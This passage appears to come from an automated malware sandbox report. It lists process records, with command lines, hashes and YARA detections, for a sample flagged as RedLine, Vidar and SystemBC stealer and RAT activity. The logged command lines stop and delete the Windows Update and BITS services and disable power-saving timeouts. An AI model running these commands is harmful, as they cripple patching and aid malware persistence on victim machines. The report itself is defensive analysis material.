| Start date:                   | 09/12/2022                                          |
| Path:                         | C:\Windows\System32\conhost.exe                     |
| Wow64 process (32bit):        | false                                               |
| Commandline:                  | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase:                    | 0x7ff745070000                                      |
| File size:                    | 625664 bytes                                        |
| MD5 hash:                     | EA777DEEA782E8B4D7C7C33BBF8A4496                    |
| Has elevated privileges:      | true                                                |
| Has administrator privileges: | true                                                |
| Programmed in:                | C, C++ or other language                            |

#### Analysis Process: powercfg.exe PID: 1340, Parent PID: 2436

| General                       |                                     |
|-------------------------------|-------------------------------------|
| Target ID:                    | 35                                  |
| Start time:                   | 10:39:16                            |
| Start date:                   | 09/12/2022                          |
| Path:                         | C:\Windows\System32\powercfg.exe    |
| Wow64 process (32bit):        | false                               |
| Commandline:                  | powercfg /x -hibernate-timeout-ac 0 |
| Imagebase:                    | 0x7ff6385a0000                      |
| File size:                    | 94720 bytes                         |
| MD5 hash:                     | 7C749DC22FCB1ED42A87AFA986B720F5    |
| Has elevated privileges:      | true                                |
| Has administrator privileges: | true                                |
| Programmed in:                | C, C++ or other language            |

#### Analysis Process: sc.exe PID: 3400, Parent PID: 1500

| General                |                                  |
|------------------------|----------------------------------|
| Target ID:             | 36                               |
| Start time:            | 10:39:16                         |
| Start date:            | 09/12/2022                       |
| Path:                  | C:\Windows\System32\sc.exe       |
| Wow64 process (32bit): | false                            |
| Commandline:           | sc stop WaaSMedicSvc             |
| Imagebase:             | 0x7ff653d10000                   |
| File size:             | 69120 bytes                      |
| MD5 hash:              | D79784553A9410D15E04766AAAB77CD6 |

|                               |                          |
|-------------------------------|--------------------------|
| Has elevated privileges:      | true                     |
| Has administrator privileges: | true                     |
| Programmed in:                | C, C++ or other language |

#### Analysis Process: powercfg.exe PID: 3508, Parent PID: 2436

| General                       |                                     |
|-------------------------------|-------------------------------------|
| Target ID:                    | 37                                  |
| Start time:                   | 10:39:17                            |
| Start date:                   | 09/12/2022                          |
| Path:                         | C:\Windows\System32\powercfg.exe    |
| Wow64 process (32bit):        | false                               |
| Commandline:                  | powercfg /x -hibernate-timeout-dc 0 |
| Imagebase:                    | 0x7ff6385a0000                      |
| File size:                    | 94720 bytes                         |
| MD5 hash:                     | 7C749DC22FCB1ED42A87AFA986B720F5    |
| Has elevated privileges:      | true                                |
| Has administrator privileges: | true                                |
| Programmed in:                | C, C++ or other language            |

#### Analysis Process: sc.exe PID: 4616, Parent PID: 1500

| General                       |                                  |
|-------------------------------|----------------------------------|
| Target ID:                    | 38                               |
| Start time:                   | 10:39:18                         |
| Start date:                   | 09/12/2022                       |
| Path:                         | C:\Windows\System32\sc.exe       |
| Wow64 process (32bit):        | false                            |
| Commandline:                  | sc stop wuauserv                 |
| Imagebase:                    | 0x7ff653d10000                   |
| File size:                    | 69120 bytes                      |
| MD5 hash:                     | D79784553A9410D15E04766AAAB77CD6 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |

#### Analysis Process: powercfg.exe PID: 5604, Parent PID: 2436

| General                       |                                   |
|-------------------------------|-----------------------------------|
| Target ID:                    | 39                                |
| Start time:                   | 10:39:21                          |
| Start date:                   | 09/12/2022                        |
| Path:                         | C:\Windows\System32\powercfg.exe  |
| Wow64 process (32bit):        | false                             |
| Commandline:                  | powercfg /x -standby-timeout-ac 0 |
| Imagebase:                    | 0x7ff6385a0000                    |
| File size:                    | 94720 bytes                       |
| MD5 hash:                     | 7C749DC22FCB1ED42A87AFA986B720F5  |
| Has elevated privileges:      | true                              |
| Has administrator privileges: | true                              |
| Programmed in:                | C, C++ or other language          |

#### Analysis Process: sc.exe PID: 5488, Parent PID: 1500

| General                         |               |
|---------------------------------|---------------|
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|                               |                                  |
|-------------------------------|----------------------------------|
| Target ID:                    | 40                               |
| Start time:                   | 10:39:21                         |
| Start date:                   | 09/12/2022                       |
| Path:                         | C:\Windows\System32\sc.exe       |
| Wow64 process (32bit):        | false                            |
| Commandline:                  | sc stop bits                     |
| Imagebase:                    | 0x7ff653d10000                   |
| File size:                    | 69120 bytes                      |
| MD5 hash:                     | D79784553A9410D15E04766AAAB77CD6 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |

#### Analysis Process: sc.exe PID: 5224, Parent PID: 1500

| General                       |                                  |
|-------------------------------|----------------------------------|
| Target ID:                    | 41                               |
| Start time:                   | 10:39:21                         |
| Start date:                   | 09/12/2022                       |
| Path:                         | C:\Windows\System32\sc.exe       |
| Wow64 process (32bit):        | false                            |
| Commandline:                  | sc stop dosvc                    |
| Imagebase:                    | 0x7ff653d10000                   |
| File size:                    | 69120 bytes                      |
| MD5 hash:                     | D79784553A9410D15E04766AAAB77CD6 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |

#### Analysis Process: powercfg.exe PID: 5836, Parent PID: 2436

| General                       |                                   |
|-------------------------------|-----------------------------------|
| Target ID:                    | 42                                |
| Start time:                   | 10:39:22                          |
| Start date:                   | 09/12/2022                        |
| Path:                         | C:\Windows\System32\powercfg.exe  |
| Wow64 process (32bit):        | false                             |
| Commandline:                  | powercfg /x -standby-timeout-dc 0 |
| Imagebase:                    | 0x7ff6385a0000                    |
| File size:                    | 94720 bytes                       |
| MD5 hash:                     | 7C749DC22FCB1ED42A87AFA986B720F5  |
| Has elevated privileges:      | true                              |
| Has administrator privileges: | true                              |
| Programmed in:                | C, C++ or other language          |

#### Analysis Process: reg.exe PID: 5848, Parent PID: 1500

| General                |                                                               |
|------------------------|---------------------------------------------------------------|
| Target ID:             | 43                                                            |
| Start time:            | 10:39:22                                                      |
| Start date:            | 09/12/2022                                                    |
| Path:                  | C:\Windows\System32\reg.exe                                   |
| Wow64 process (32bit): | false                                                         |
| Commandline:           | reg delete "HKLM\SYSTEM\CurrentControlSet\Services\Usosvc" /f |
| Imagebase:             | 0x7ff7185b0000                                                |
| File size:             | 72704 bytes                                                   |

|                               |                                  |
|-------------------------------|----------------------------------|
| MD5 hash:                     | E3DAFC0B31841FA02064B4457D44B357 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |

#### Analysis Process: rundll32.exe PID: 2820, Parent PID: 5780

| General                       |                                                                                                                                                                                                                                                                                                                     |
|-------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Target ID:                    | 44                                                                                                                                                                                                                                                                                                                  |
| Start time:                   | 10:39:23                                                                                                                                                                                                                                                                                                            |
| Start date:                   | 09/12/2022                                                                                                                                                                                                                                                                                                          |
| Path:                         | C:\Windows\SysWOW64\rundll32.exe                                                                                                                                                                                                                                                                                    |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                |
| Commandline:                  | "C:\Windows\System32\rundll32.exe" C:\Users\user\1000019012\syncfiles.dll, rundll                                                                                                                                                                                                                                   |
| Imagebase:                    | 0x1250000                                                                                                                                                                                                                                                                                                           |
| File size:                    | 61952 bytes                                                                                                                                                                                                                                                                                                         |
| MD5 hash:                     | D7CA562B0DB4F4DD0F03A89A1FDAD63D                                                                                                                                                                                                                                                                                    |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                |
| Programmed in:                | C, C++ or other language                                                                                                                                                                                                                                                                                            |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: EXT_MAL_SystemBC_Mar22_1, Description: Detects unpacked SystemBC module as used by Emotet in March 2022, Source: 0000002C.00000002.809371970.0000000010005000.00000004.00000001.01000000.0000000E.sdmp, Author: Thomas Barabosch, Deutsche Telekom Security</li> </ul> |

#### Analysis Process: reg.exe PID: 5772, Parent PID: 1500

| General                       |                                                                     |
|-------------------------------|---------------------------------------------------------------------|
| Target ID:                    | 45                                                                  |
| Start time:                   | 10:39:23                                                            |
| Start date:                   | 09/12/2022                                                          |
| Path:                         | C:\Windows\System32\reg.exe                                         |
| Wow64 process (32bit):        | false                                                               |
| Commandline:                  | reg delete "HKLM\SYSTEM\CurrentControlSet\Services\WaaSMedicSvc" /f |
| Imagebase:                    | 0x7ff7185b0000                                                      |
| File size:                    | 72704 bytes                                                         |
| MD5 hash:                     | E3DAFC0B31841FA02064B4457D44B357                                    |
| Has elevated privileges:      | true                                                                |
| Has administrator privileges: | true                                                                |
| Programmed in:                | C, C++ or other language                                            |

#### Analysis Process: reg.exe PID: 4864, Parent PID: 1500

| General                       |                                                                 |
|-------------------------------|-----------------------------------------------------------------|
| Target ID:                    | 46                                                              |
| Start time:                   | 10:39:25                                                        |
| Start date:                   | 09/12/2022                                                      |
| Path:                         | C:\Windows\System32\reg.exe                                     |
| Wow64 process (32bit):        | false                                                           |
| Commandline:                  | reg delete "HKLM\SYSTEM\CurrentControlSet\Services\wuauserv" /f |
| Imagebase:                    | 0x7ff7185b0000                                                  |
| File size:                    | 72704 bytes                                                     |
| MD5 hash:                     | E3DAFC0B31841FA02064B4457D44B357                                |
| Has elevated privileges:      | true                                                            |
| Has administrator privileges: | true                                                            |
| Programmed in:                | C, C++ or other language                                        |

**Analysis Process: reg.exe** PID: 1948, Parent PID: 1500**General**

|                               |                                                              |
|-------------------------------|--------------------------------------------------------------|
| Target ID:                    | 47                                                           |
| Start time:                   | 10:39:25                                                     |
| Start date:                   | 09/12/2022                                                   |
| Path:                         | C:\Windows\System32\reg.exe                                  |
| Wow64 process (32bit):        | false                                                        |
| Commandline:                  | reg delete "HKLM\SYSTEM\CurrentControlSet\Services\bites" /f |
| Imagebase:                    | 0x7ff7185b0000                                               |
| File size:                    | 72704 bytes                                                  |
| MD5 hash:                     | E3Dacf0B31841FA02064B4457D44B357                             |
| Has elevated privileges:      | true                                                         |
| Has administrator privileges: | true                                                         |
| Programmed in:                | C, C++ or other language                                     |

**Analysis Process: reg.exe** PID: 5344, Parent PID: 1500**General**

|                               |                                                              |
|-------------------------------|--------------------------------------------------------------|
| Target ID:                    | 48                                                           |
| Start time:                   | 10:39:25                                                     |
| Start date:                   | 09/12/2022                                                   |
| Path:                         | C:\Windows\System32\reg.exe                                  |
| Wow64 process (32bit):        | false                                                        |
| Commandline:                  | reg delete "HKLM\SYSTEM\CurrentControlSet\Services\dosvc" /f |
| Imagebase:                    | 0x7ff7185b0000                                               |
| File size:                    | 72704 bytes                                                  |
| MD5 hash:                     | E3Dacf0B31841FA02064B4457D44B357                             |
| Has elevated privileges:      | true                                                         |
| Has administrator privileges: | true                                                         |
| Programmed in:                | C, C++ or other language                                     |

**Analysis Process: umciavi64.exe** PID: 68, Parent PID: 5780**General**

|                               |                                                          |
|-------------------------------|----------------------------------------------------------|
| Target ID:                    | 49                                                       |
| Start time:                   | 10:39:28                                                 |
| Start date:                   | 09/12/2022                                               |
| Path:                         | C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe   |
| Wow64 process (32bit):        | true                                                     |
| Commandline:                  | "C:\Users\user\AppData\Roaming\1000020000\umciavi64.exe" |
| Imagebase:                    | 0xbc0000                                                 |
| File size:                    | 1904064 bytes                                            |
| MD5 hash:                     | 8F727EA574C46E3FD8901335A6548285                         |
| Has elevated privileges:      | true                                                     |
| Has administrator privileges: | true                                                     |
| Programmed in:                | C, C++ or other language                                 |

|                    |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   |
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| Yara matches:      | <ul style="list-style-type: none"> <li>Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000031.00000002.656321722.00000000F230000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000031.00000002.656321722.00000000F230000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000031.00000003.546951720.00000000F0D2000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000031.00000003.546951720.00000000F0D2000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_Vidar_1, Description: Yara detected Vidar stealer, Source: 00000031.00000003.619550432.00000000F2F1000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: SUSP_XORed_URL_in_EXE, Description: Detects an XORed URL in an executable, Source: 00000031.00000003.539665627.00000000F0D0000.00000004.00000800.00020000.00000000.sdmp, Author: Florian Roth</li> <li>Rule: JoeSecurity_RedLine, Description: Yara detected RedLine Stealer, Source: 00000031.00000003.539665627.00000000F0D0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_GenericDownloader_1, Description: Yara detected Generic Downloader, Source: 00000031.00000003.539665627.00000000F0D0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000031.00000003.539665627.00000000F0D0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security</li> <li>Rule: MALWARE_Win_Arechclient2, Description: Detects Arechclient2 RAT, Source: 00000031.00000003.539665627.00000000F0D0000.00000004.00000800.00020000.00000000.sdmp, Author: ditekSHen</li> </ul> |
| Antivirus matches: | <ul style="list-style-type: none"> <li>Detection: 100%, Joe Sandbox ML</li> <li>Detection: 18%, ReversingLabs</li> </ul>                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |

## Disassembly

 No disassembly